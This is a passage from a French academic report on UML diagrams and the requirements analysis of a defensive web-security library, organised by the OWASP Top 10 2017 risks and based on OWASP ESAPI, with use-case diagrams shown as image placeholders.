UML est le résultat de la fusion de trois méthodes orientées objet Booch, OMT (Object Modeling Technique) et OOSE (Object Oriented Software Engineering) conçues respectivement par Grady Booch, James Rumbaugh et Ivar Jacobson. UML a démarré avec la version 0.8 intégrant les méthodes BOOCH 93 et O.M.T. Par la suite ce fut l'avènement de la version 0.9 ayant intégré la méthode OOSE. La version 1.0, proposé à l'O.M.G en 1996, fut finalement standardisée en 1997 sous la version 1.1. Depuis, il y a eu plusieurs révisions du standard. Les dernières améliorations étant conséquentes, UML est passé à une nouvelle version : UML 2.0 (ou UML 2), abrégé souvent en U2. En 2005, l'Organisation internationale de normalisation (ISO) a également publié UML en tant que norme ISO approuvée. Actuellement, UML en est à sa version 2.5.

3.2.3 Diagrammes UML

UML propose 14 diagrammes qui sont dépendants hiérarchiquement et se complètent, de façon à permettre la modélisation d'un projet tout au long de son cycle de vie. Un diagramme UML est une représentation graphique, qui s'intéresse à un aspect précis du modèle. C'est une perspective du modèle. Ces diagrammes sont répartis en 3 grands groupes :

- ✓ Diagrammes structurels ou statiques qui s'intéressent la structure interne du système :
 - Diagramme de classes : il représente les classes intervenant dans le système et les associations, agrégations, généralisation, interfaces, etc... ;
 - Diagramme d'objets : il sert à représenter les instances de classes (objets) utilisées dans le système ;
 - Diagramme de composants : il permet de montrer les composants du système d'un point de vue physique ;
 - Diagramme de déploiement : il sert à représenter les éléments matériels et la manière dont les composants du système sont répartis sur ces éléments matériels et

- interagissent entre eux ;
- Diagramme de paquetages : il sert à représenter les dépendances entre paquetages, c'est-à-dire les dépendances entre ensembles de définitions ;
 - Diagramme de structure composite : il montre l'organisation interne d'un élément statique complexe ;
 - Diagramme de profils : il permet de spécialiser, de personnaliser pour un domaine particulier un méta-modèle de référence d'UML.
- ✓ Diagrammes comportementaux qui s'intéressent aux interactions du système, avec lui-même et avec d'autres entités :
- Diagramme des cas d'utilisation : il représente la structure des grandes fonctionnalités nécessaires aux utilisateurs du système ;
 - Diagramme d'états-transitions : il représente la façon dont évoluent les objets appartenant à une même classe ;
 - Diagramme d'activités : le diagramme d'activités n'est autre que la représentation du processus tel qu'il a été élaboré lors du travail qui a préparé la modélisation : il montre l'enchaînement des activités qui concourent au processus.
- ✓ Diagrammes d'interaction ou dynamiques :
- Diagramme de séquence : il permet de décrire séquentiellement les différents scénarios d'utilisation du système ;
 - Diagramme de communication : c'est la représentation simplifiée d'un diagramme de séquence se concentrant sur les échanges de messages entre les objets ;
 - Diagramme global d'interaction : permet de donner une vue d'ensemble des interactions du système. Il est réalisé avec le même graphisme que le diagramme d'activités ;
 - Diagramme de temps : il permet de décrire les variations d'un objet au cours du temps.




FIGURE 3.1 – Schéma d'ensemble des diagrammes UML

La figure 3.1 une vue globale et hiérarchique des quatorze diagrammes UML. Ces diagrammes, d'une utilité variable selon les cas, ne sont pas nécessairement tous produits à l'occasion d'une modélisation. Nous utiliserons au besoin certains de ces diagrammes pour illustrer les aspects de notre solution.

C H A P I T R E 4

ANALYSE ET CONCEPTION

Sommaire

4.1	Spécifications	37
4.1.1	Spécifications fonctionnelles	37
4.1.1.1	Les Acteurs	37
4.1.1.2	Les fonctionnalités générales	37
4.1.2	Spécifications non fonctionnelles	39
4.2	Analyse	40
4.2.1	Package Gestion des injections	40
4.2.1.1	Diagramme de cas d'utilisation	40
4.2.2	Package Gestion des violations de gestion d'authentification	41
4.2.2.1	Diagramme de cas d'utilisation	41
4.2.3	Package Gestion des expositions de données sensibles	42
4.2.3.1	Diagramme de cas d'utilisation	42
4.2.4	Package Gestion des attaques sur les entités XML externes	43
4.2.4.1	Diagramme de cas d'utilisation	43
4.2.5	Package Gestion des violations de contrôle d'accès	43
4.2.5.1	Diagramme de cas d'utilisation	43
4.2.6	Package Gestion des mauvaises configurations de sécurité	44
4.2.6.1	Diagramme de cas d'utilisation	44
4.2.7	Package Gestion des XSS	45
4.2.7.1	Diagramme de cas d'utilisation	45
4.2.8	Package Gestion des déserialisations non sécurisées	45
4.2.8.1	Diagramme de cas d'utilisation	45
4.2.9	Package Gestion des utilisations de composants vulnérables	46
4.2.9.1	Diagramme de cas d'utilisation	46
4.2.10	Package Gestion de la journalisation et de la surveillance insuffisantes	46
4.2.10.1	Diagramme de cas d'utilisation	46
4.2.11	Système global	47
4.2.12	Sous-système "Utilisateurs"	50
4.2.12.1	Diagramme de cas d'utilisation	50
4.2.12.2	Cas d'utilisation "Authentification utilisateur"	50
4.2.12.3	Cas d'utilisation "Déconnexion utilisateur"	54

4.2.12.4	Cas d'utilisation "Vérification force mot de passe"	54
4.2.12.5	États d'un utilisateur	57
4.2.13	Sous-système "Cryptographie"	58
4.2.13.1	Diagramme de cas d'utilisation	58
4.2.14	Sous-système "Encodage"	58
4.2.14.1	Diagramme de cas d'utilisation	58
4.2.15	Sous-système "Validation"	59
4.2.15.1	Diagramme de cas d'utilisation	59
4.2.16	Sous-système "HTTP"	59
4.2.16.1	Diagramme de cas d'utilisation	59
4.2.17	Sous-système "Interpréteurs"	60
4.2.17.1	Diagramme de cas d'utilisation	60
4.2.18	Sous-système "Logging"	60
4.2.18.1	Diagramme de cas d'utilisation	60
4.2.19	Sous-système "Gestion des composants"	61
4.2.19.1	Diagramme de cas d'utilisation	61
4.2.20	Structure statique du système	62
4.2.20.1	Diagramme de classes d'analyse	62
4.3	Conception	62
4.3.1	Synthèse de la solution	62
4.3.2	Utilisation de la bibliothèque OWASP ESAPI	63
4.3.3	Conception Architecturale	64
4.3.3.1	Architecture Générique	64
4.3.3.2	Architecture détaillée HubSo ESAPI croisée au Top 10 OWASP 2017	64
4.3.3.3	Architecture technique d'une application sécurisée	65
4.3.3.4	Architecture fonctionnelle d'une application sécurisée	66

Nous nous sommes intéressés au Top 10 d'OWASP, qui nous a servi de cahiers de charge pour notre recueil de besoins. Les spécifications ont été faites sur la base de ce document. La version originale du document est disponible en annexe.

Le Top 10 OWASP, en recensant les dix risques de sécurité les plus critiques des applications Web, les explique et donne pour chacun d'eux, un ensemble de directives de codage à mettre en œuvre pour se protéger de ces risques de sécurité. Cependant, le document original n'est pas assez parlant pour bon nombre de personnes et le fait qu'il soit rédigé en anglais est un obstacle pour d'autres. Nous avons tenté d'expliquer chaque point du Top 10 afin de les faire connaître aux développeurs. Cela a fait l'objet d'un document distribué aux développeurs et affiché dans les locaux de HubSo. De même, nous avons, pour chaque risque, recensé les pratiques à mettre en œuvre pour s'en prémunir. Celles-ci feront l'objet des spécifications et de l'analyse.

4.1 Spécifications

4.1.1 Spécifications fonctionnelles

Les spécifications fonctionnelles décrivent les processus métier dans lesquels notre système devra intervenir, les tâches prises en charge par le système. Dans notre cas, il s'agira des pratiques préconisées par le Top 10 pour chacun des risques de sécurité.

4.1.1.1 Les Acteurs

Un acteur représente un rôle joué par une entité externe (utilisateur humain, dispositif matériel ou autre système) qui interagit directement avec le système étudié.

Notre système est principalement en interaction avec les autres applications utilisant les différentes fonctionnalités mises à disposition par celui-ci.

4.1.1.2 Les fonctionnalités générales

Notre système met à la disposition des applications qui l'utilisent un ensemble de fonctionnalités leur permettant de gérer les différentes risques de sécurité énoncées par le Top 10. Il s'agit d'une bibliothèque de sécurité. Ces fonctionnalités, sont dans un premier regroupées en modules avec chaque module correspondant à la gestion d'un risque.

►Gestion des injections

Ce module regroupe les fonctions de sécurité permettant de se protéger des injections. Pour prévenir les injections, les fonctions de sécurité suivantes doivent être mises à disposition par le système :

- ✓ la validation des entrées ;
- ✓ la récupération de données de manière sécurisée ;
- ✓ l'encodage des données ;
- ✓ le paramétrage de requêtes vers les systèmes de gestion de base de données ;
- ✓ le cryptage de données avec un algorithme fort.

►Gestion des violations de Gestion d'Authentification

Ce module regroupe les fonctions de sécurité permettant de se protéger des violations de gestion d'authentification. Pour prévenir la violation de gestion d'authentification, les fonctions de sécurités suivantes doivent être disponibles dans notre système :

- ✓ l'authentification ;
- ✓ la déconnexion ;
- ✓ la vérification de la force d'un mot de passe ;
- ✓ la génération aléatoire de données : il s'agit de générer aléatoirement avec un algorithme non prévisible des données aléatoires numériques et alphanumériques ;
- ✓ la journalisation des événements de connexion (logging) ;
- ✓ le cryptage de données avec un algorithme fort.

►Gestion des expositions de données sensibles

Ce module regroupe les fonctions de sécurité permettant d'éviter l'exposition de données sensibles. Pour ce faire, les fonctions de sécurités suivantes doivent être disponibles dans notre système :

- ✓ le hachage fort de mots de passe avec un sel¹ ;
- ✓ l'ajout d'entêtes HTTP (Entête Cache essentiellement) ;
- ✓ la vérification de l'utilisation d'un canal sécurisé HTTPS ;
- ✓ l'authentification des requêtes HTTP en Digest (Voir annexe) ;
- ✓ le cryptage de données avec un algorithme fort.

►Gestion des attaques sur les entités XML externes

Ce module regroupe les fonctions de sécurité permettant de se protéger des attaques sur les entités XML externes. Il contient les fonctions de sécurités suivantes :

- ✓ l'encodage de données en HTML ;
- ✓ la validation des entrées.

►Gestion des violations de contrôle d'accès

Ce module regroupe les fonctions de sécurité permettant de se protéger des violations de contrôle d'accès. Pour prévenir les violations de contrôle d'accès, les fonctions de sécurités suivantes doivent être mises à disposition par le système :

- ✓ la vérification des autorisations sur les ressources (autorisations sur les fichiers, urls, fonctions) ;
- ✓ la vérification des rôles des utilisateurs ;
- ✓ l'authentification ;
- ✓ la déconnexion ;
- ✓ la journalisation des accès aux ressources et évènements de connexion.

►Gestion des mauvaises configurations de sécurité

Ce module regroupe les fonctions de sécurité permettant d'éviter les problèmes de sécurité découlant des mauvaises configurations de sécurité. On a principalement :

1. donnée ajoutée au mot de passe avant hachage

- ✓ le paramétrage des entêtes HTTP : il s'agit de toutes les entêtes HTTP relatives à la sécurité (Entêtes HSTS, X-Frame-Options, X-XSS-Protection, X-Content-Type-Options, CSP, X-Permitted-Cross-Domain-Policies entre autres).

►Gestion des cross-site scripting (XSS)

Ce module regroupe un ensemble de fonctions de sécurité permettant de se protéger des attaques XSS. Il s'agit de :

- ✓ la validation des entrées ;
- ✓ la sanitization des entrées ;
- ✓ l'encodage des sorties selon le contexte de sortie (HTML, CSS, JavaScript)² ;
- ✓ l'ajout d'entêtes HTTP (CSP principalement).

►Gestion des déserialisations non sécurisée

Ce module regroupe les fonctions de sécurité permettant d'éviter les problèmes de sécurité découlant des déserialisations non sécurisées. On a principalement :

- ✓ la signature d'un message ;
- ✓ la vérification de signatures ;
- ✓ la validation de données.

►Gestion de l'utilisation de composants vulnérables

Ce module regroupe les fonctions de sécurité relatives à l'utilisation de composants vulnérables. Il regroupe les fonctionnalités suivantes :

- ✓ la détection de composants vulnérables ;
- ✓ la notification de nouvelle version d'un composant.

►Gestion de la journalisation et de la surveillance insuffisante

Ce module regroupe les fonctions de sécurité relatives à la journalisation et à la surveillance. Il s'agit de journaliser afin d'avoir une trace de ce qui se passe dans le système mais aussi surveiller afin d'être réactif par rapport aux évènements du système. Les fonctionnalités sont les suivantes :

- ✓ la journalisation des évènements.

4.1.2 Spécifications non fonctionnelles

Les besoins non fonctionnelles ou exigences techniques portent sur les différents points suivants :

- ✓ «pinner» les certificats ;
- ✓ utiliser de protocoles sécurisés ;
- ✓ ne jamais déployer avec les credentials par défaut ;
- ✓ implémenter des mécanismes de vérifications de mots de passe par rapport à une politique de mots de passe prédéfinie ;
- ✓ supprimer ou ne pas installer des composants inutilisés.

2. Toute donnée devant être ajoutée au code source

- ✓ mettre en place une architecture d'application segmentée offrant une séparation efficace et sécurisée entre les composants ;
- ✓ envoi de directives de sécurité aux clients, par exemple des entêtes HTTP de sécurité ;
- ✓ toujours vérifier l'efficacité des configurations et des paramètres dans tous les environnements ;
- ✓ portabilité de la bibliothèque ;
- ✓ compatibilité de la bibliothèque avec les applications existantes ;
- ✓ formation sur l'utilisation ;
- ✓ efficacité : efficacité en temps, efficacité en ressources ;
- ✓ facilité d'intégration ;
- ✓ paramétrabilité de la bibliothèque par des fichiers texte de configuration.

4.2 Analyse

Après avoir défini les acteurs et énuméré les fonctionnalités générales du système, nous passons à la phase d'analyse. Nous utiliserons les diagrammes de cas d'utilisation pour mieux représenter ce qui est attendu du système. Pour certains cas d'utilisation, une description textuelle sera faite. Nous utiliserons aussi des diagrammes d'activité pour illustrer le séquencement des actions par rapport à certains cas d'utilisation.

Pour des besoins de concision, chaque point du Top 10 sera considéré comme un package et comportera les fonctions définies plus tôt. Ces packages sont les suivants :

- package gestion des injections ;
- package gestion des violations de Gestion d'Authentification ;
- package gestion des expositions de données sensibles ;
- package gestion des attaques sur les entités XML externes ;
- package gestion des violations de contrôle d'accès ;
- package gestion des cross-site scripting (XSS) ;
- package gestion de l'utilisation de composants vulnérables ;
- package gestion de la journalisation et de la surveillance insuffisante.

La figure 4.1 ci-dessous représente ces différents packages.

4.2.1 Package Gestion des injections

4.2.1.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des injections" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques d'injection.




FIGURE 4.1 – Diagramme de packages du système




FIGURE 4.2 – Diagramme de cas d'utilisation du package "Gestion des injections"

4.2.2 Package Gestion des violations de gestion d'authentification

4.2.2.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des violations de gestion d'authentification" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques de violations de gestion d'authentification.




FIGURE 4.3 – Diagramme de cas d'utilisation du package "Gestion des violations de gestion d'authentification"

4.2.3 Package Gestion des expositions de données sensibles

4.2.3.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des expositions de données sensibles" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques d'exposition de données sensibles.




FIGURE 4.4 – Diagramme de cas d'utilisation du package "Gestion des expositions de données sensibles"

4.2.4 Package Gestion des attaques sur les entités XML externes

4.2.4.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des attaques sur les entités XML externes" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques découlant des attaques sur les entités XML externes.




FIGURE 4.5 – Diagramme de cas d'utilisation du package "Gestion des attaques sur les entités XML externes"

4.2.5 Package Gestion des violations de contrôle d'accès

4.2.5.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des violations de contrôle d'accès" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques découlant des violations de contrôle d'accès.




FIGURE 4.6 – Diagramme de cas d'utilisation du package "Gestion des violations de contrôle d'accès"

4.2.6 Package Gestion des mauvaises configurations de sécurité

4.2.6.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des mauvaises configurations de sécurité" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques de mauvaises configurations de sécurité.




FIGURE 4.7 – Diagramme de cas d'utilisation du package "Gestion des mauvaises configurations de sécurité"

4.2.7 Package Gestion des XSS

4.2.7.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des XSS" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les attaques XSS.




FIGURE 4.8 – Diagramme de cas d'utilisation du package "Gestion des XSS"

4.2.8 Package Gestion des désérialisations non sécurisées

4.2.8.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des désérialisations non sécurisées" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques de désérialisations non sécurisées.




FIGURE 4.9 – Diagramme de cas d'utilisation du package "Gestion des désérialisations non sécurisées"

4.2.9 Package Gestion des utilisations de composants vulnérables

4.2.9.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion des utilisations de composants vulnérables" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques découlant de l'utilisation de composants vulnérables.




FIGURE 4.10 – Diagramme de cas d'utilisation du package "Gestion des utilisations de composants vulnérables"

4.2.10 Package Gestion de la journalisation et de la surveillance insuffisantes

4.2.10.1 Diagramme de cas d'utilisation

Le diagramme de cas d'utilisation du package "Gestion de la journalisation et de la surveillance insuffisantes" est représenté ci-dessous. Il comprend les cas d'utilisation permettant à une application donnée de mitiger les risques de journalisation et de surveillance insuffisantes.

